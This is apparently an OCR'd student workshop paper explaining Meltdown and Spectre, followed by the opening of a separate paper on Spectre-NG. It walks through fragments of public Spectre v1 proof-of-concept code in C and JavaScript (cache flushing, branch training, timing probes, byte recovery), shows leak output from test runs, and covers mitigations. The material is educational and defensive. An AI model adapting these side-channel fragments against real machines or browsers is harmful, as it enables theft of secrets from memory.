Another advantage of this design is that areas of physical memory can be mapped into multiple virtual zones. This is mainly used for the operating system. Before Meltdown was fixed, each application saw the same memory pages.

Figure 2 shows how a real system could work. The shared kernel is represented by the red page. It is mapped to the same place in both processes. In addition, each process also has its own memory page. This page is in the virtual memory in the same place. In physical memory, however, the areas are in different places. The blue page represents a free page.

Each of these pages has its own permission bits. This allows a process to access only its own pages. Should it still be necessary to access the kernel, a system call must




Figure 2: User/kernel virtual memory mappings [19]

be made, since processes in user mode must not access the kernel. Nevertheless, the kernel pages are hooked into the user process to save time because accesses to the kernel are very common. This has already been done by operating systems for many years. [19][4]

2.3 Cache

A hard disk is very slow compared to a CPU. Even a fast SATA-300 hard drive that can theoretically read 300 MB/s is very slow. For comparison, a CPU with 3 GHz, which reads 64-bit per clock has a data transfer rate of 240 GB/s. That is more than 800 times as much as the HDD. Therefore, every modern computer unit has a RAM memory. But even the fastest DDR4 RAM with 25.6 GB/s [30] is still much slower than the CPU.




Figure 3: CPU thread, core, package, and cache topology. [19]

That is why every modern CPU usually has several caches. The closer the cache gets to the CPU, the smaller, faster, and more expensive it gets. Figure 3 shows a typical CPU design,

which uses an L1 and L2 cache per core. A third cache, called L3 is shared between all Cores. [27][19]

2.4 Speculative execution

The final important concept is the speculative execution, which is an optimization, too. The first thing you have to understand is the pipeline.




Figure 4: Command processing without a pipeline [[7]edited]

Every operation from a software consists of several steps. For example, as shown in Figure 4: (A) Load command code, (B) Loading the data, (C) execute command and finally (D) Return results. Each of these steps is taken over by a subunit of the CPU core. If you execute each command after another, only one subunit is used while the others are not used.




Figure 5: Command processing with a pipeline [[7]edited]

In order to use all parts at the same time at best, the CPU starts to load the next one after loading the first command, like you can see in Figure 5.

However, it is not always clear which is the next command, for example, if a conditional jump is in the code. At these points, the branch predictor is used to speculate whether or not there is a jump. All subsequent commands are run speculatively. That means the branch prediction can be wrong. Should that be the case the system loads the right data and executes those instructions instead. However, since the branch predictors are 95% correct, this case rarely occurs. In order to make these predictions, the CPU remembers whether or not it has jumped every time it jumps.

In this speculative execution, data is also loaded as shown in the following example:

```
1 if (x < array1_size) {
2         y = array2[array1[x] * 256];
3 }
```

In the example shown, *array1_size* should not be present in the cache but the address of array1. Now the CPU has to guess that for example x is smaller than array1_size and execute the body of the if. Once *array1_size* is read from memory, the CPU can check if the guess was correct. If the chosen path was correct, a lot of time was saved. If the path is wrong, the calculation has to be thrown away, but it did not take more time than if it had not been guessed at all. The example shows that speculative execution also loads data, which will be important later. [10][19][13]

3 HARDWARE EXPLOITS

Meltdown and Spectre exploit critical vulnerabilities in modern processors. These hardware vulnerabilities allow programs to steal data which is currently processed on the computer. While programs are typically not permitted to read data from other programs, a malicious program can exploit Meltdown and Spectre to get a hold of secrets stored in the memory of other running programs [11].

3.1 Meltdown

Because Spectre and Meltdown are often mentioned together here is a short overview of Meltdown so one can see the differences.
Meltdown breaks the most fundamental isolation between user applications and the operating system. This attack allows a program to access the memory, and thus also the secrets, of other programs and the operating system. Meltdown is only a bug in Intel [22] and the ARM Cortex-A75 [1] processors.

With access to the operating system nearly every data can be read. For example, an attacker can write down the keystrokes and thus scan the passwords entered. It is even possible to read whole pictures from other applications, as this video shows [21].

Meltdown relies on the observation that when an instruction causes a trap, following instructions that were executed out-of-order are aborted. Secondly, Meltdown exploits a privilege escalation vulnerability specific to Intel and the ARM Cortex-A75 processors, due to which speculatively executed instructions can bypass memory protection.

```
1 uint8_t* probe_array = new uint8_t[256 *
  ↪  PAGE_SIZE];
2 // Make sure probe_array is not cached
3 uint8_t kernel_memory =
  ↪  *(uint8_t*)(kernel_address);
4 uint64_t final_kernel_memory = kernel_memory *
  ↪  PAGE_SIZE;
5 uint8_t dummy = probe_array[final_kernel_memory];
6 // catch page fault
7 // determine which of 256 slots in probe_array is
  ↪  cached
```

To get a basic impression on how Meltdown works, this is a rough example C-Code of Meltdown[19]. This is just to give an idea on the exploit.

First step is creating an array that is not cached. Next is proceeding to read a byte from the kernels address space which happens in line three. User mode programs are not allowed to access kernel memory and because of that the result is a page fault. Modern processors perform speculative execution and will execute ahead of the faulting instruction and the attacker can use this to do some more steps. In line five the multiplied byte of kernel memory is then used to read

from the probe array into a dummy value. The multiplication of the byte by *PAGE_SIZE* is to avoid a CPU feature called the *prefetcher* from reading more data than we want into the cache. The CPU should then get to the point where it throws a page fault. This must be handled and by loading each of the 256 possible bytes in the probe array there will determinate which one loads the fastest and therefore is cached. The cached one must be the byte from kernel memory.

A first mitigation against Meltdown is to use the KAISER [12] defense mechanism. KAISER stands for Kernel page-table isolation and protects against double page fault attacks, prefetch side-channel attacks, and TSX-based side-channel attacks by ensuring that there is no valid mapping to kernel space or physical memory available in user space. In figure




Figure 6: Kernel page table isolation [19]

6 you can see that process 1 has now two different virtual memory zones, one with only the process data in user mode and one with the progress data and the kernel in kernel mode. Even if the process can bypass permissions, it can not access the kernel because it was not mapped to its scope. This means, however, that for each system call, the memory scope must be changed. Of course this means more effort and thus speed losses. [19]

3.2 Spectre

Spectre breaks the isolation between different applications. It allows an attacker to trick error-free programs, which follow best practices, into leaking their secrets. In fact, the safety checks of said best practices actually increase the attack surface and may make applications more susceptible to Spectre. Both, Spectre and Meltdown, use side channels to obtain the information from the accessed memory location.

Meltdown is distinct from Spectre Attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction for achieving speculative execution. Speculative Execution happens if there are two possible ways and it is not clear which one to execute because the processor has to wait for something to load out of the memory. In this case it just sets a save point and goes the most likely way. If that was the correct way it can just move on and save time. If not it has to go back to the safe point and it is like the processor just waited for the value to arrive. The problem is, that the values loaded in the speculative execution are not erased in the cache and that can be detected using cache inference attacks, the attacker can then dump all of kernel memory.

Unfortunately, KAISER is not an effective countermeasure against Spectre and, in fact, there is no clear solution to this class of bugs. KAISER prevents user mode program the access to the page tables but Spectre does not need them. There are several other Patches which help to harden software against future exploitation of Spectre. The details will be explained in section 6.

It is important, to note that Spectre has two attack points. Spectre-V1(CVE-2017-5753) is the Bounds Check Bypass and Spectre-V2(CVE-2017-5715) the Branch Target Injection. The Bounds Check Bypass is the variant that is used in the code analyzed later in the paper. In a nutshell it reads data by tricking the processor via Speculative Execution to read an array index that is out of bound and points to data the program should not be able to read.

The Branch Target Injection of Spectre utilizes indirect branch prediction to poison the CPU into speculatively executing into a memory location that it never would have otherwise executed. If the CPU is executing those instructions, it will leave traces in the cache and like already mentioned this data can be read [19].

Unlike Meltdown, Spectre infects all modern Processors. Most of Intel Processors since 2008, AMD and ARM CPUs are vulnerable. Therefore mostly every computer, server and smart phone no matter which operating system is running can be attacked [25].

4 CODE ANALYSIS

First of all it is important to get a general idea of how Spectre works. To achieve that, we first look at the C code, because it is more easy to understand, and you do not have to bypass the sandbox first. One thing that should be clear to everyone is that this code still works on Linux and Windows.
In the Proof of Concept C code [2] there are two important arrays.

```
1 uint8_t array1[160] =
  ↪ {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16}
2 uint8_t array2[256 * PAGESIZE];
3
4 size_t malicious_x = (size_t)(secret - (char * )
  ↪ array1);
```

They are used to trick the out of order executions into reading memory which should normally not be accessible. To be able to do this a *malicious_x* is needed. The *malicious_x* stands for the offset between the victims secret, that should be read, and the array the attacker controls. After knowing the offset, we try to read the secret byte by byte. In every iteration we increase the *malicious_x* to get the next byte.
Following is explained what happens in one iteration. At first a result array is created filled with zeros. This array is used to store how many hits a value has so in the end of the iteration the value with most hits is the most likely one. After this

the cache is cleared for the second array so no junk data is stored there. This one will be used to store addresses and must be cleared because we writ them in the with the byte wise and operation.

```
if (x < array1_size) {
        temp &= array2[array1[x] * 512];
}
```

Listing 1: Point where the speculative execution takes place

Now the program gets trained to expect x will be smaller than *array1_size* and do a speculative execution. While doing this it goes into the if-statement and grapes the data it needs there. In five out of six cases that is correct and the read data is valid. But in one of six cases it accesses memory the program should not be able to read and loads it into the cache.

```
x = ((j % 6) - 1) & ~0xFFFF;
x = (x | (x >> 16));
x = training_x ^ (x & (malicious_x ^ training_x));
```

To achieve the goal of five correct and one invalid datasets without getting it optimize from the compiler the operations above are used. In the end it will always be the value of *malicious_x* or *traning_x* which is a value between zero and fifteen.

Because the variable x is in five out of six cases a valid value between zero and fifteen the program can read the value of *array2* without an error. In one out of six cases we do not get to this statement because the x is bigger then *array1_size* but in the five loops before the statement was true so the processor makes an out of order execution while waiting for the value of *array1_size*. It needs to wait for this value because cleared it out of the cache before each loop with the *_mm_clflush(&array1_size)* statement.

In the out of order execution the processor does not care for the valid rights so it reads data that should not be accessible for the process. Usually this is not a problem. It is just loaded in the cache and if someone want to use the values he first need the valid rights. But because the if-statement is false there is no error and the data just stays in the cache. To make sure that the value needed really gets in the cache, the procedure is repeated several times.

```
for (i = 0; i < 256; i++) {
        mix_i = ((i * 167) + 13) & 255;
        addr = & array2[mix_i * 512];
        time1 = __rdtscp( & junk);
        junk = * addr;
        time2 = __rdtscp( & junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD && mix_i
↪  != array1[tries % array1_size])
                results[mix_i]++;
}
```

Next, the program reads all values between zero and 255 and measures how long it takes to get the values. The order is lightly mixed up to prevent stride prediction which would make the timings incorrect.
For time measurement *RDTSCP* is used. The *RDTSCP* instruction is not a serializing instruction, but it does wait until all previous instructions have been executed and all previous loads are globally visible [6]. With this function the time-stamp counter is read. First it is used to get the current time-stamp counter and then the counter after the value is loaded.
If the difference is lower then a defined threshold the value is most likely read from the cache. But it has to be checked if it is not a value put there with the training. It is only added if that is not the case.

```
j = k = -1;
for (i = 0; i < 256; i++) {
        if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
        } else if (k < 0 || results[i] >=
↪  results[k]) {
                k = i;
        }
}
if (results[j] >= (2 * results[k] + 5) ||
↪  (results[j] == 2 && results[k] == 0))
        break;
}
```

Now the numbers of hits for each value is in the *results* array and it is simple to find the highest score.
If the highest score is known it will be written in the given variable and will be printed in the main function. If the first two values are close to each other both get returned. These actions are repeated until the whole secret is read.

```
while (--len >= 0) {
        readMemoryByte(malicious_x++, value,
↪  score);
        printf("%s: ", (score[0] >= 2 * score[1] ?
↪  "Success" : "Unclear"));
        printf("0x%02X=%c score=%d ", value[0],
                (value[0] > 31 && value[0] < 127 ?
↪  value[0] : "?"), score[0]);
        if (score[1] > 0)
                printf("(second best: 0x%02X
↪  score=%d)", value[1], score[1]);
        printf("\n");
}
```

4.1 Differences between C and JavaScript

With the understanding of how Spectre works in detail a closer look to the JavaScript implementation can be took. The general idea is the same but some details have to be changed because they are not available in JavaScript.

The *clflush* instruction is not accessible so the cache flushing was performed by reading a series of addresses at 4096-byte intervals out of a large array.

Furthermore JavaScript does not provide the *rdtscp* instruction and the time measurement in Chrome is intentionally in a lower accuracy to prevent timing attacks. But there is an easy workaround because the Web Worker feature of HTML5 makes it simple to repeatedly increasing a value in a shared memory location. With this function it is easy to build a high-resolution time measurement.

```
if (index <simplebyteArray.length){
        index = simpleByteArray[index | 0];
        index = ((index * TABLE1_STRIDE)|0) &
↪  (TABLE1_BYTES-1)) | 0;
        localJunk ^= probeTable[index|0] | 0;
}
```

This example shows the JavaScript-Code to exploit speculative execution like it was in the C code in Listing 1. It is taken from this git repository [3]. In the commit log you can find the steps that were performed to translate the C code into the JavaScript Code.

To measure the time needed to get the correct value out of the cache following code is implemented.

```
function now() { return Atomics.load(sharedArray,
↪  0) }
function reset() { Atomics.store(sharedArray, 0, 0)
↪  }
function start() { reset(); return now(); }
...
for (var i = 0; i < 256; i++){
        var timeS = start();
        junk =  probeTable[(i << 12)];
        timeE = now();
        if (timeE-timeS <= CACHE_HIT_THRESHOLD) {
                results[i]++;
        }
}
```

To use low-level instructions like bitwise operations *asm.js* is used. This is a strict subset of JavaScript designed to describe a sandboxed virtual machine for memory-unsafe languages like C or C++ [8].

If the C-code is understood one can just compare it with the JavaScript-code to see what happens there. Because this is the case here is no more detailed explanation.

5 TESTING THE PROOF OF CONCEPT

Now let us test the analyzed code to see if it actually works. We will test the C code [2] and the JavaScript code [3] from above.

The whole test is going to run on a Lenovo Thinkpad T430s with a Intel(R) Core(TM) i5-3320M. The command *$ cat /proc/cpuinfo* shows us that the Processor has the following hardware bugs:
bugs: cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass

The operating system is a 64bit Linux Mint 18.3 Sylvia. It runs on the Linux Kernel *4.13.0-43-generic*.

5.1 C Proof of Concept

To check if your Processor is open to attack, you download a C Proof of Concept from Github. On my up to date Linux computer this Output is generated:




Figure 7: Spectre C-PoC

Clearly you can see that my up to date laptop is vulnerable. That is very scary, and means that a half Year after publishing the bug it is not fixed.

5.2 JavaScript Proof of Concept

To test your Browser there are two methods to test. The first method is a simple and fast test for everyone [16]. The second methods is only the code [3].

The first test will be with an up to date Linux Mint 18.3 with an up to date Chrome 64bit on version 66.0.3359.181.




Figure 8: The simple test for everyone




Figure 9: The advanced Test

Neither the simple nor the advanced method works. On the advanced we can see that there are no Shared Array Buffers available. A search in the Internet tells us that Shared Array Buffers are binary buffers that were disabled by default in all major browsers on 5 January, 2018 in response to Spectre [9].

So the next test will be on a virtual machine, because it is easier to install old software. It will be the old Chrome 64bit version 61.0.3163.100 because it is the only old version that is available on Linux. The results are a little bit confusing:




Figure 10: The simple test for everyone on a old version

```
eviction buffer sz: 12MB
start
leak off=0x2200000, byte=0x64 'd' (error)
leak off=0x2200001, byte=0x64 'd' (error)
leak off=0x2200002, byte=0x64 'd' (error)
leak off=0x2200003, byte=0x64 'd' (error)
leak off=0x2200004, byte=0x64 'd' (error)
leak off=0x2200005, byte=0x64 'd' (error)
leak off=0x2200006, byte=0x64 'd' (error)
leak off=0x2200007, byte=0x64 'd' (error)
leak off=0x2200008, byte=0x64 'd' (error)
leak off=0x2200009, byte=0x64 'd' (error)
end of leak
```

Figure 11: The advanced Test on a old version

The simple test method just stops on the 128M cache test (Figure 10) and the advanced test shows a leak but it is not the correct leak (Figure 11). This is going in the right direction, but it is still not a complete success.

If we look in the readme of the advanced version we will see that it is tested with the specific version Chrome Version 62.0.3202.94. So we need exactly this version. But there is only a version on Windows to download. That is why we are switching to Windows 7.

On Windows with the right version finally we see the leaks on both versions (Figure 12 13).

6 METHODS AGAINST

Unlike for Meltdown there where no fast fixes for Spectre. Spectre is harder to exploit but it is also difficult to fix. There are three different points where something can be done against Spectre.




Figure 12: The simple test for everyone on the right old version

```
eviction buffer sz: 12MB
start
leak off=0x2200000, byte=0x3d '=' (error)
leak off=0x2200001, byte=0x70 'p'
leak off=0x2200002, byte=0x65 'e'
leak off=0x2200003, byte=0x63 'c'
leak off=0x2200004, byte=0x74 't'
leak off=0x2200005, byte=0x72 'r'
leak off=0x2200006, byte=0x65 'e'
leak off=0x2200007, byte=0x2e '.'
leak off=0x2200008, byte=0x6a 'j'
leak off=0x2200009, byte=0x65 'e' (error)
end of leak
```

Figure 13: The advanced Test on the right old version

6.1 Hardware fix

The only real fix would be in the hardware because everything else will only be a mitigation. So the processor manufacturers must therefore develop new chips that fix these vulnerabilities. Intel already announced they have new levels of protection through partitioning in the next generation [15].

6.2 Fix outside browsers

The LLVM compiler infrastructure project is a "collection of modular and reusable compiler and toolchain technologies" used to develop compiler front ends and back ends [29].

They created a new construct called a *retpoline* to implement indirect calls in a non-speculative way. They arrange a specific *call->ret* sequence which ensures the processor predicts the return to go to a controlled, known location. The *retpoline* then "smashes" the return address pushed onto the stack by the call with the desired target of the original indirect call. The result is a predicted return to the next instruction after a call (which can be used to trap speculative execution within an infinite loop) and an actual indirect branch to an arbitrary address [5].

Microsoft did a brief summery of steps they took to mitigate Spectre and Meltdown. Because of Spectre-V1 they changed the compiler change added recompiled binaries to the Windows Updates. To avoid Spectre-V2 they call new CPU instructions to eliminate branch speculation in risky situations. Against Meltdown kernel and user mode page tables were isolated [24].
Microsoft also wrote what steps are needed to be taken by developers to prevent Meltdown and Spectre. Basically they say that code should be recompiled with the new compiler and */Qspectre* enabled. They also added tools in visual studio to avoid writing critical code [20].

```
#include "speculation_barrier.h"
int foo (unsigned n) {
int *lower = array;
int *ptr = array + n;
int *upper = array + N;
return load_no_speculate_fail (ptr, lower, upper,
↪  FAIL);
}
```

This is an example code from ARM. It shows how speculative execution should be avoided on ARM processors. The header file provided allows a migration path to using the builtin function for users who are unable to immediately upgrade to a compiler which supports the builtin. ARM recommends using an upgraded compiler. This way it is ensured they have the most comprehensive support for the mitigation provided by the builtin functions [1].

6.3 Fix for Browsers

There were some quick fixes to avoid the exploits via JavaScript.

The fix for example in Chrome includes an added feature called Site Isolation that essentially separates the processes between different tabs - so that if one tab crashes, the others will continue to work. This also protects against speculative side-channel CPU vulnerabilities like Spectre because it reduces the amount of data exposed to side channel attacks [17].

A very simple and quick fix is to forbid the direct access to memory in JavaScript. This is achieved by disabling functions like the *Shared Array Buffer*, which is an essential part of the Spectre attack in JavaScript [9]. Important for the hardware attacks is also a very precise clock. Some browser developers reduce time accuracy to make the attack even harder.[26]

7 SUMMARY

Meltdown and Spectre are very serious hardware vulnerabilities, that will follow us for a very long time. These hardware vulnerabilities show that as a developer, you have to be very careful in optimizing both hardware and software. It is to be expected, since the exact construction of the CPU is not known, that even more such gaps appear. That has already happened as shown in [14].

To avoid such far-reaching errors in the future, manufacturers could open the hardware structure. This would increase the likelihood that somebody will find such a critical mistake sooner.

Spectre is fixed for most browsers but it is not fixed in most Operating Systems. With the described C code it is still possible to exploit the speculative execution on them. By mitigating Spectre in the browsers, the gap is no more dangerous than other hardware gaps.

It was possible to exploit it in Chrome but there were fast patches to resolve this problem. Because of that the biggest threat is gone. Downloaded code is always a security risk even without Meltdown and Spectre. With knowledge of the bug it is easy to write an example code that exploits the vulnerability.

REFERENCES

[1] ARM-software. 2018. speculation-barrier. https://github.com/ARM-software/speculation-barrier [Online; 15. June 2018].

[2] ascendr. 2018. orginal c-code for spectre-chrome. https://github.com/ascendr/spectre-chrome/commit/33175dfe0cdfb4636a832117fc71af49b37d7b94 [Online; 15. June 2018].

[3] ascendr. 2018. spectre-chrome. https://github.com/ascendr/spectre-chrome [Online; 15. June 2018].

[4] Abhishek Bhattacharjee and Daniel Lustig. 2017. *Architectural and Operating System Support for Virtual Memory* (1 ed.). Morgan and Claypool Publishers.

[5] Chandler Carruth. 2018. Introduce the "retpoline" x86 mitigation technique for variant number 2 of the speculative execution vulnerabilities disclosed. http://lists.llvm.org/pipermail/llvm-commits/Week-of-Mon-20180101/513630.html [Online; 15. June 2018].

[6] Fekix Cloutier. 2018. RDTSCP. Retrieved August 2, 2018 from https://www.felixcloutier.com/x86/RDTSCP.html

[7] Wikimedia Commons. 2016. File:Befehlspipeline.svg — Wikimedia Commons, the free media repository. https://commons.wikimedia.org/w/index.php?title=File:Befehlspipeline.svg&oldid=217363974 [Online; accessed 2-August-2018].

[8] Alon Zakai David Herman, Luke Wagner. 2014. asm.js. Retrieved August 5, 2018 from http://asmjs.org/spec/latest/

[9] developer.mozilla. 2018. SharedArrayBuffer - JavaScript — MDN. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/SharedArrayBuffer [Online; accessed 7-July-2018].

[10] Elektronik-Kompendium.de. 2018. Pipelining. Retrieved August 2, 2018 from https://www.elektronik-kompendium.de/sites/com/1705221.htm

[11] Graz University of Technology. 2018. Meltdown and Spectre. https://meltdownattack.com/ [Online; 15. June 2018].

[12] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Cl ementine Maurice, and Stefan Mangard. 2018. KASLR is Dead: Long Live KASLR. Retrieved June 15, 2018 from https://gruss.cc/files/kaiser.pdf

[13] Joel Hruska. 2018. What is Speculative Execution? Retrieved August 2, 2018 from https://www.extremetech.com/computing/261792-what-is-speculative-execution

[14] Jrgen Schmidt. 2018. Exclusive: Spectre-NG - Multiple new Intel CPU flaws revealed, several serious. https://heise.de/-4040648 [Online; accessed 9-July-2018].

[15] Brian Krzanich. 2018. Hardware-based Protection Coming to Data Center and PC Products Later this Year. Retrieved August 5, 2018 from https://newsroom.intel.com/editorials/advancing-security-silicon-level/

[16] Tencent's Xuanwu Lab. 2018. Spectre CPU Vulnerability Online Checker. Retrieved August 4, 2018 from https://xlab.tencent.com/special/spectre/spectre_check.html

[17] Lindsey O'Donnell. 2018. Google Patches 34 Browser Bugs in Chrome 67, Adds Spectre Fixes. https://threatpost.com/google-patches-34-browser-bugs-in-chrome-67-adds-spectre-fixes/132370/ [Online; 15. June 2018].

[18] Art Manion. 2004. Microsoft Internet Explorer does not properly validate source of redirected frame. Retrieved August 3, 2018 from https://www.kb.cert.org/vuls/id/713878

[19] mattklein123. 2018. Meltdown and Spectre, explained. Retrieved August 2, 2018 from https://medium.com/@mattklein123/meltdown-spectre-explained-6bc8634cc0c2

[20] Microsoft. 2018. Spectre mitigations in MSVC. https://blogs.msdn.microsoft.com/vcblog/2018/01/15/spectre-mitigations-in-msvc/ [Online; 15. June 2018].

[21] Moritz Lipp. 2018. Reconstructing images with Meltdown. https://youtu.be/kwnh7q356Jk [Online; 15. June 2018].

[22] Moritz Lipp,Michael Schwarz,Daniel Gruss,Thomas Prescher,Werner Haas,Stefan Mangard,Paul Kocher,Daniel Genkin,Yuval Yarom,Mike Hamburg. 2018. Meltdown. https://meltdownattack.com/meltdown.pdf [Online; 15. June 2018].

[23] mozilla.org. 2005. Privilege escalation via DOM property overrides. Retrieved August 3, 2018 from https://www.mozilla.org/en-US/security/advisories/mfsa2005-41/

[24] Terry Myerson. 2018. Understanding the performance impact of Spectre and Meltdown mitigations on Windows Systems. Retrieved August 5, 2018 from https://cloudblogs.microsoft.com/microsoftsecure/2018/01/09/understanding-the-performance-impact-of-spectre-and-meltdown-mitigations-on-

[25] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp,Stefan Mangard, Thomas Prescher, Michael Schwarz, Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. https://spectreattack.com/spectre.pdf [Online; 15. June 2018].

[26] Roger Cheng. 2018. Lowering JavaScript Timer Resolution Thwarts Meltdown and Spectre. https://hackaday.com/2018/01/06/lowering-javascript-timer-resolution-thwarts-meltdown-and-spectre/ [Online; accessed 7-July-2018].

[27] Gabriel Torres. 2007. How The Cache Memory Works. Retrieved August 2, 2018 from https://www.hardwaresecrets.com/how-the-cache-memory-works/

[28] Wikipedia. 2018. JavaScript — Wikipedia, Die freie Enzyklopdie. https://de.wikipedia.org/w/index.php?title=JavaScript&oldid=178842341 [Online; Stand 7. Juli 2018].

[29] Wikipedia. 2018. LLVM. https://en.wikipedia.org/wiki/LLVM [Online; 15. June 2018].

[30] Wikipedia contributors. 2018. DDR4 SDRAM — Wikipedia, The Free Encyclopedia. https://en.wikipedia.org/w/index.php?title=DDR4_SDRAM&oldid=851820007 [Online; accessed 2-August-2018].

[31] Wikipedia contributors. 2018. JavaScript — Wikipedia, The Free Encyclopedia. https://en.wikipedia.org/w/index.php?title=JavaScript&oldid=848934027 [Online; accessed 7-July-2018].

Spectre-NG, an avalanche of attacks*

Marius Sternberger
Hochschule RheinMain University of Applied Sciences
Wiesbaden, Hessen
mariussternberger@gmail.com

ABSTRACT

The word Spectre is derived from the two words speculative execution. This also describes the way of functioning of these attacks. Spectre tricks a correctly working function to reveal secret information about the internal proceedings or to execute malicious code to load private data in the cache or registers. By exploiting a side-channel attack the data can be extracted. Some of the new Spectre variants also use gaps which actually come from the attack Meltdown. In May 2018 news where spread across the world about Spectre-NG (Spectre New Generation), new modified versions of the original Spectre attack. Some of them are classified as highly critical attacks. This paper focuses on the development of Spectre attacks and their corresponding fixes in operating systems.

In this paper, the following vulnerabilities of Spectre-NG are discussed in more detail. Spectre variant 3a (Rogue System Register Read; CVE-2018-3640), Spectre variant 4 (Speculative Store Bypass; CVE-2018-3639), Spectre Lazy Floating-Point State Restore (CVE-2018-3665) and Spectre variant 1.1 (Bounds Check Bypass on Stores; CVE-2018-3693).

ACM Reference Format:
Marius Sternberger. 2018. Spectre-NG, an avalanche of attacks. In *Proceedings of Wiesbaden Workshop on Advanced Microkernel Operating Systems (WAMOS'18).* ACM, New York, NY, USA, Article none, 6 pages. https://doi.org/10.1145/nnnnnnn.nnnnnnn

1 INTRODUCTION

Modern processors using speculative execution to increase the speed to process instructions. In early 2018 gaps had been found in these algorithms to read private data. These were published on January 3. 2018 by Jann Horn [4] and Paul Kocher et al. [10] by Project Zero. At this time, two variants of Spectre and another exploit called Meltdown has been discovered. With Spectre, private data can be read from the processor. By speculative execution, the CPU is forced to execute software loading the sensitive data into the cache. Meltdown also reads sensible data, but from the privileged kernel space which is through this attack readable from the user space. Both attacks use a side-channel attack to make the data accessible for an attacker. Billions of processors are affected [10] by these weaknesses, Intel CPUs but also AMD and ARM processors. For Spectre variant 2 a microcode patch is available, which closes the security breach. Only months later other leaks were discovered, those are based on Spectre and are called Spectre new generation. First the website Heise [16] reported on May 2018 from 8 new leaks. At the time of this writing, only 4 of these methods are published.

This paper is constructed as follows. In section 2. the basics are discussed that are needed for this paper. In the following section 3. the first variants of Spectre are introduced. The new Spectre-NG security gaps are discussed in the chapter 4. Following to the description of the attacks, some mitigations are presented in section 5. A conclusion over the paper is in chapter 6. The last chapter (section 7.) presents the future work.

2 BASICS

This section contains the basic information, that is fundamental for this paper.

2.1 Cache Levels

A cache is a memory that is located near the core of an processor. These kinds of memory are very small in comparison to the RAM. The cache is only to store the last used or next needed values for fast access. Some of these values will stay in the cache for later use. The advantage of these little memories is to reduce the load on the main memory, further to accelerate the processing in view of the fact the access time is much lower as on the RAM.

